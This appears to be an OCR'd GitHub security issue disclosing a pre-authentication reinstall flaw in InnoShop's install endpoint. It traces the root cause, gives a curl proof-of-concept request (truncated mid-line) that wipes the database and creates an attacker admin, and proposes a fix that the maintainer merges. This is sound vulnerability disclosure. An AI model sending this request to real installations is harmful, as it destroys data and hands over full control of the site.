New issue

[Security]Pre-auth Application Reinstall leads to full system takeover #314

Closed

jackieya opened 2 weeks ago · edited by jackieya Edits Contributor

Summary

A critical pre-authentication vulnerability exists in InnoShop's installation module (`innopacks/install`). The `/install/complete` endpoint remains accessible **without any authentication or CSRF protection** after the application has been fully installed. An unauthenticated attacker can send a single POST request to overwrite the `.env` file, wipe the entire database via `migrate:fresh`, and create a new administrator account — achieving **complete system takeover**.

Affected Versions

- InnoShop ≤ 0.7.3 (latest at time of discovery)
- All prior versions are likely affected

Root Cause Analysis

1. Installation routes registered unconditionally

`innopacks/install/src/InstallServiceProvider.php` registers the installation routes in its `boot()` method **without checking whether the application is already installed**:

```
// InstallServiceProvider.php - boot()
public function boot(): void
{
    $this->loadRoutesFrom(__DIR__.'/../routes/web.php');   // Always loaded!
    $this->loadViewsFrom(__DIR__.'/../resources/views', 'install');
```

```
    $this->loadTranslationsFrom(__DIR__.'/../lang', 'install');
}
```

2. No authentication or CSRF middleware on install routes

`innopacks/install/routes/web.php` defines routes without any middleware:

```
Route::get('/install', [InstallController::class, 'index']);
Route::post('/install/complete', [InstallController::class, 'complete']);
```

3. `InstallController::complete()` lacks `installed()` guard

```
public function complete(CompleteRequest $request): JsonResponse
{
    // No installed() check here!
    $data = $request->all();
    $creator = (new Creator)->setup($data);
    // ...
}
```

4. `Creator::setup()` performs destructive operations

```
public function setup($data): static
{
    $this->saveEnv($data);      // Overwrites .env (including APP_KEY)
    $this->migrate();           // Runs migrate:fresh — DROPS ALL TABLES
    $this->seedData();          // Re-seeds default data
    $this->setAdmin($data);     // Creates attacker-controlled admin
    $this->touchLockFile();     // Marks as "installed"
    return $this;
}
```

Attack Chain

```
Attacker (unauthenticated)
    |
    ▼
POST /install/complete
    |  (No auth, No CSRF, No installed() check)
    ▼
Creator::saveEnv()
    |  → Overwrites .env with attacker's DB config + new APP_KEY
    ▼
Creator::migrate()
    |  → Executes `php artisan migrate:fresh`
    |  → ALL existing data is permanently destroyed
```

```
    ▼
Creator::seedData()
    │  → Re-seeds default application data
```

Closed **[Security]Pre-auth Application Reinstall leads to full system takeover** #314

```
Full system takeover → Admin panel access → RCE via plugin upload
```


Proof of Concept

> ⚠️ **WARNING: This exploit is destructive. It will wipe the entire database. Only use in authorized test environments.**

A single `curl` command is sufficient to exploit this vulnerability:

```
curl -X POST "http://<TARGET>/install/complete" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "db_type=mysql&db_hostname=<DB_HOST>&db_port=3306&db_name=<DB_NAME>&db_username=<DB_USER
```

Expected result: HTTP 200 with `{"success": true, ...}`. The attacker can then log in to `/panel` with the injected credentials.



Impact

Impact	Description
Data Destruction	`migrate:fresh` drops ALL database tables — complete and irreversible data loss
Account Takeover	Attacker creates a new admin account with full privileges
Denial of Service	Even if the attacker provides wrong DB credentials, overwriting `.env` renders the application unusable (HTTP 500)

Suggested Fix

Add an `installed()` guard to `InstallServiceProvider::boot()` to prevent installation route registration on already-installed systems:

```
public function boot(): void
{
    if (installed()) {
        return; // Block all install routes after installation
    }

    $this->loadRoutesFrom(__DIR__.'/../routes/web.php');
    $this->loadViewsFrom(__DIR__.'/../resources/views', 'install');
    $this->loadTranslationsFrom(__DIR__.'/../lang', 'install');
}
```

Fix PR: #313

yushine yesterday Contributor •••

Thanks. merged.

yushine closed this as completed yesterday

Metadata